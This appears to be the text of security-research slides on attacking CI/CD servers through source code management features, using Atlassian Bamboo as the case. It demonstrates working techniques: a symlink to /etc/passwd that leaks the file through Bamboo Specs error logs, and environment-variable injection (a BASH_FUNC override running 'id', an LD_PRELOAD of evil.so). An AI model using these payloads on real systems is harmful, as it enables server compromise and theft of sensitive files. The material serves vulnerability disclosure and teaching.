
Worker to Server
Node to Master

Persistence

Backdoor
C2


Attack the CI/CD

Pentest



Access of Worker instead of Server !

Attack the CI/CD Shell



Also, CI/CD pipelines typically provide you with the opportunity to execute commands in Worker directly

passed Job #855275091 triggered 23 minutes ago by Suzanne Selhorn

```
1 Running with gitlab-runner 13.6.0-rc1 (d83ac56c)
2   on docker-auto-scale ed2dce3a
3   ✓ Preparing the "docker+machine" executor
4   Using Docker executor with image ruby:2.5 ...
5   Pulling docker image ruby:2.5 ...
6   Using docker image sha256:b7280b81558d31d64ac82aa66a9540e04baf9d15abb8fff
   ed62cd60e4fb5bf4132943d6fa2688 ...
7   ✓ Preparing environment
8   Running on runner-ed2dce3a-project-16381496-concurrent-0 via runner-ed2dc
9   ✓ Getting source from Git repository
10  $ eval "$CI_PRE_CLONE_SCRIPT"
11  Fetching changes with git depth set to 50...
12  Initialized empty Git repository in /builds/sselhorn/test-project/.git/
13  Created fresh repository.
14  Checking out 7353da73 as master...
15  Skipping Git submodules setup
16  ✓ Executing "step_script" stage of the job script
17  $ echo "This job deploys something from the $CI_COMMIT_BRANCH branch."
18  This job deploys something from the master branch.
19  ✓ Cleaning up file based variables
20  Job succeeded
```


Attack the CI/CD Server

- In most cases, Attackers get a worker shell as initial access
- Have access to limited resource (code, repo, secrets)
- Still need to do lateral movements, container escape, etc.

Motivation

**Can we find more vulns of the server side, with the help of
isolation mechanisms?**



↓
Goal

Execute commands on the **server side, not the worker side**

SCM

Introduction

Source code management (SCM) and CI/CD form the foundation of modern software development practices



PERFORCE



SCM

SCM in CI/CD

- CI/CD takes the code managed by SCM systems and automatically builds, tests, and validates it whenever changes are pushed
- So, your code is **processed** by CI/CD, and may cause problems not only in worker side
- What makes SCM a great attack target?

SCM

Attack Surface I

Add repository

Repository host **Git**

Name*

The name this repository will be referred to in a plan.

Who has access ☒ All users have access to this repository.
☐ Only you have access to this repository.

Repository URL* ?

The URL of your Git repository.

Authentication type **None** ▼

Branch

The name of a branch or a tag that contains the source code.

- Repo is configured by user
- Parameters such as the repository **URL** or **branch** are attacker-controllable

SCM

Attack Surface II



Commands

git fetch

git checkout

git pull

git ls-remote

- SCM needs to interact with the repo, so it might use the client and executes corresponding commands
- Chances of **Command Injection, Parameters Injection**

SCM

Attack Surface III

📁 bamboo-specs	modify master branch
📁 random	add some files
📄 evil.so	add some files
📄 README	

- An attacker can fully control the content within a code repository
- If malicious files are stored on the target machine, it may be possible to chain with other vulnerabilities for further exploitation

Attack the SCM

OK, now you should know that SCM is dangerous
Can we use it to find more vulns in CI/CD ?
Let's start with some interesting cases 😎



**Talk is cheap,
show me the vuln ~~vuln~~ CVE**

Outline

1. Introduction
2. Exploit the Isolation
- 3. Real World Cases**
4. Takeaways

Real World Cases



Atlassian Bamboo



Atlassian Bamboo is a continuous integration (CI) server that can be used to automate the release management for a software application, creating a continuous delivery pipeline

Real World Cases

Atlassian Bamboo



In Bamboo, **plan** defines everything about the continuous integration build process

Create a **repository** and link it to the **plan**

Bamboo Specs

Edit repository

[General](#) [Permissions](#) [Usages](#) [Bamboo Specs](#) [Specs status](#)

Scan for Bamboo Specs

Allow Bamboo to scan this repository for YAML and Java Specs.

☒

Access

This repository has access to projects and repositories listed below.

☐ Project creation allowed

Allows this repository to create new build and deployment projects.

☐ Access all projects

Allows this repository to access all existing projects.

☐ Access all repositories

Allows this repository to access all linked repositories.

Build projects

[Zoo project](#)

Deployment projects

Bamboo Specs in this repository are not accessing any deployment projects


Linked repositories

Bamboo Specs in this repository are not accessing any other repositories

Bamboo Specs

- *Configuration as code is available in Bamboo. They called this feature **Bamboo Specs***
- *Storing your build plan configuration as code for easier automation, change tracking, validation, and much more*

Bamboo Specs



Bamboo Specs

Bamboo YAML Specs

```
---  
version: 2  
plan:  
  project-key: MARS  
  key: ROCKET  
  name: Build the rocket  
stages:  
  - Build hull:  
    - Build  
  
Build:  
  tasks:  
    - script:  
      - echo 'Hello World!'
```

Bamboo Specs

Bamboo Java Specs

```
mvn archetype:generate -B \ -  
  DarchetypeGroupId=com.atlassian.bambo  
o -DarchetypeArtifactId=bamboo-specs-  
archetype \ -DarchetypeVersion=6.2.1  
  \ -DgroupId=com.atlassian.bamboo -  
  DartifactId=bamboo-specs -  
  Dversion=1.0.0-SNAPSHOT \ -  
  Dpackage=tutorial -Dtemplate=minimal
```

```
private Plan createPlan() {  
    return new Plan(  
        project(),  
        "Plan Name", "PLANKEY")  
        .description("Plan created from (enter  
repository url of your plan)")  
        .stages(  
            new Stage("Stage 1")  
                .jobs(new Job("Run", "RUN")  
                    .tasks(  
                        new ScriptTask().inlineBody("echo  
Hello world!"))));  
        }  
}
```

Bamboo Specs

Specs Scan



```
git clone
https://github.com/user/repo.git
> Cloning into `...` ...
> Remote: counting objects:10, done
> Remote: compressing objects : 100%
(8/8), done
> Remote: Total 10 (delta 1), reused 10
(delta 1)
> Unpacking objects: 100%(10/10), done
```

So how does Bamboo scan for a file in a git repository?

Answer: **Clone it to local**

Bamboo Specs

repository-<REPO_ID>-<BRANCH_NAME>

```
Path repositoryDir = this.rssExecutionDirectoryManager.getRssExecutionDirectory(repository.getId(), vcsBranch.getName());
Log.debug(String.format("RSS workdir is %s", repositoryDir));
PartialVcsRepositoryData branchOverride = PartialVcsRepositoryDataImpl.createChildWithNewBranch(repository, vcsBranch, vcsF
CompleteVcsRepositoryData branchRepository = new CompleteVcsRepositoryData(repository, branchOverride);
String logFilename = this.repositoryStoredSpecsLogService.generateFileName(commits);
```

```
try {
    BambooFiles.QuietlyRemoved checkoutDir = BambooFiles.quietlyRemoved(repositoryDir.resolve( other: "checkout" ));
```

```
return new QuietlyRemoved() {
    public void close() {
        BambooPathUtils.deleteQuietly(path);
    }
};
```

```
./repository-2424852-master/checkout/
./repository-2424852-master/checkout/bamboo-specs
./repository-2424852-master/checkout/bamboo-
specs/specs1770183892960720857.xml
./repository-2424852-master/checkout/bamboo-specs/pom.xml
./repository-2424852-master/checkout/bamboo-specs/src
./repository-2424852-master/checkout/bamboo-specs/src/test
./repository-2424852-master/checkout/bamboo-specs/src/test/java
```

Check out Repo ➡ Got deleted

Bamboo Specs



configure
plan
manually



clone
a repo to
the server

- It is possible to put a repo on the server side of Bamboo
- Lack of **file isolation**
- Let's see what we can do

Bamboo Specs

Arbitrary File Read

```
String bambooYaml = FileUtils.readFileToString(yamlFile.toFile(), StandardCharsets.UTF_8);  
List<Map<String, Object>> bambooYamlDocs =  
this.bambooYamlSpecsService.splitDocuments(bambooYaml, yamlFile.getParent());  
YamlBuilderReferences yamlBuilderReferences = this.parseYaml(bambooYamlDocs, repository,  
stdout);
```

```
public static String readFileToString(File file, Charset  
charsetName) throws IOException {  
    return IOUtils.toString(() -> {  
        return Files.newInputStream(file.toPath());  
    }, Charsets.toCharset(charsetName));  
}
```

- Read bamboo.yml from repo
- Parse it with Snakeyaml
- Convert to Bamboo Plan

Bamboo Specs

Arbitrary File Read

① `ln -s /etc/passwd bamboo.yml`

②

```
root@my-machine:/tmp/pocwork/bamboo-specs# ls -la
total 8
drwxr-xr-x 2 root root 4096 Mar 13 16:41 .
drwxr-xr-x 4 root root 4096 Mar 13 16:41 ..
lrwxrwxrwx 1 root root  11 Mar 13 16:41 bamboo.yml -> /etc/passwd
```

Create a symbolic link named bamboo.yml and point it to /etc/passwd

Bamboo Specs

Arbitrary File Read


`core.symlinks`



If false, symbolic links are checked out as small plain files that contain the link text. `git-update-index[1]` and `git-add[1]` will not change the recorded type to regular file. Useful on filesystems like FAT that do not support symbolic links.

The default is true, except `git-clone[1]` or `git-init[1]` will probe and set `core.symlinks` false if appropriate when the repository is created.

Git determines whether to create symbolic links based on the `core.symlinks` option

bamboo.yml

 add bamboo.yml
John Doe authored 1 minute ago

 bamboo.yml  11 B

1 /etc/passwd

This symbolic link appears as plain text containing the link file when viewed from the remote Git server frontend.

Bamboo Specs

Arbitrary File Read

```
catch (Throwable var16) {  
    log.info("Bamboo YAML import failed", var16);  
    RssExecutionLogUtils.appendMessageToLog(stdout,  
String.format("There was an error when processing yaml  
file \"%s\". File structure is correct, contact  
Atlassian Support for assistance on resolving this  
issue.\n\n", yamlFile.getFileName()));  
    specsConsumer.onError(repository, commits,  
specsSource, rssPermissions, stdout, var16,  
logFilename);  
    Throwables.throwIfUnchecked(var16);  
    throw new RuntimeException(var16);  
}
```

- When parsing YAML, exceptions are caught by an outermost catch statement in the code
- An exception is thrown during parsing, which contains the contents of a sensitive file
- The specs scan will log the exception

Bamboo Specs

Arbitrary File Read

```
catch (Throwable var16) {  
    log.info("Bamboo YAML import failed", var16);
```

```
15-Apr-2024 10:41:47    Bamboo YAML import failed: Invalid format of the YAML file: Element [root:x:0:0:root:/root:/bin/bash c  
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/st  
St backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39  
fi systemd-network:x:101:102:systemd Network Management,.,.,/run/systemd:/usr/sbin/nologin systemd-resolve:x:102:103:systemd Resol  
Atlassian support for assistance on resolving this issue.\n\n", yamlFile.getFileName()));  
    specsConsumer.onError(repository, commits,  
specsSource, rssPermissions, stdout, var16,  
logFilename);  
    Throwables.throwIfUnchecked(var16);  
    throw new RuntimeException(var16);  
}
```

- The specs scan will log the exception

Sensitive file content exposed

Bamboo Specs

Environment Variable Injection

Add repository

Repository host **Helix Core (P4D)**

Name*

The name this repository will be referred to in a plan.

Who has access

- ☒ All users have access to this repository.
☐ Only you have access to this repository.

Perforce is currently set to use `/usr/bin/p4` as the perforce client executable on the Bamboo server. To run a perforce build remotely please ensure that the perforce exec as a capability for the agents.

Port*

The port the perforce client connects to or the perforce server itself

Client (workspace)*

The name of the client workspace

Depot view*

The workspace view of the depot containing the source code files. This must be in the format `//client_name/workspace_mapping/...`

Username

The perforce username you want to access the repository.
by default, the perforce username is the same as the os username.

Password

The password for the user to access the repository.

Environment
variables

Extra environment variables. e.g. `P4CHARSET="utf8"`. You can add multiple parameters separated by a space.

- Bamboo supports a code source named **Perforce**
- When creating repository, it may take environment variables as input




Bamboo Specs

Environment Variable Injection

```
Map<String, String> variables =  
this.environmentVariableAccessor.splitEnvironmentAssignments(this.getEnvironmentVariables(), false);  
Depot depot = this.perforceDepot != null ? this.perforceDepot : new Depot(variables);  
Depot.Settings settings = new Depot.Settings();
```

- Perforce use environment variables to specify configuration
- But bamboo lacks validation for environment variables that users can input
- **Environment Variable Injection** when test connection



Bamboo Specs

Environment Variable Injection

```
// com.tek42.perforce.parse.AbstractPerforceTemplate#getPerforceResponse(java.l
ang.String[], boolean)
while((line = reader.readLine()) != null) {
    ++count;
    for(int i = 0; i < RESPONSE_MESSAGES.length; ++i) {
        if (line.contains(RESPONSE_MESSAGES[i])) {
            msgIndex = i;
        }
    }
}
// .....
if (!attemptLogin || msgIndex != 1 && msgIndex != 2 && msgIndex != 3) {
    // .....
} else {
    p4.close();
    this.login();
    loop = true;
    attemptLogin = false;
}
```

```
// com.tek42.perforce.parse.AbstractPerforceTemplate#lo
gin
// .....
login = this.depot.getExecFactory().newExecutor();
String[] args = new String[]{"/bin/sh", "-c",
this.depot.getExecutable() + " login -p"};
```

- Perforce will attempt login when current response message indicates that requires login
- Invoke a linux command by `/bin/sh`

Bamboo Specs

Environment Variable Injection

```
env $'BASH_FUNC_echo()=() { id; }' bash -c "echo hello"
```

```
[root@ce944fc560a2 SOURCES]# env $'BASH_FUNC_echo()=() { id; }' bash -c "echo hello"  
uid=0(root) gid=0(root) groups=0(root)
```

The famous environment variables injection techniques introduced by phython 🙌

- Invoked by `/bin/sh` instead of `/bin/bash`
- Only works at CentOS
- Can we make it more universal?

<https://www.leavesongs.com/PENETRATION/how-I-hack-bash-through-environment-injection.html>

Bamboo Specs

Environment Variable Injection

LD_PRELOAD=/var/www/html/uploads/evil.so "echo hello"

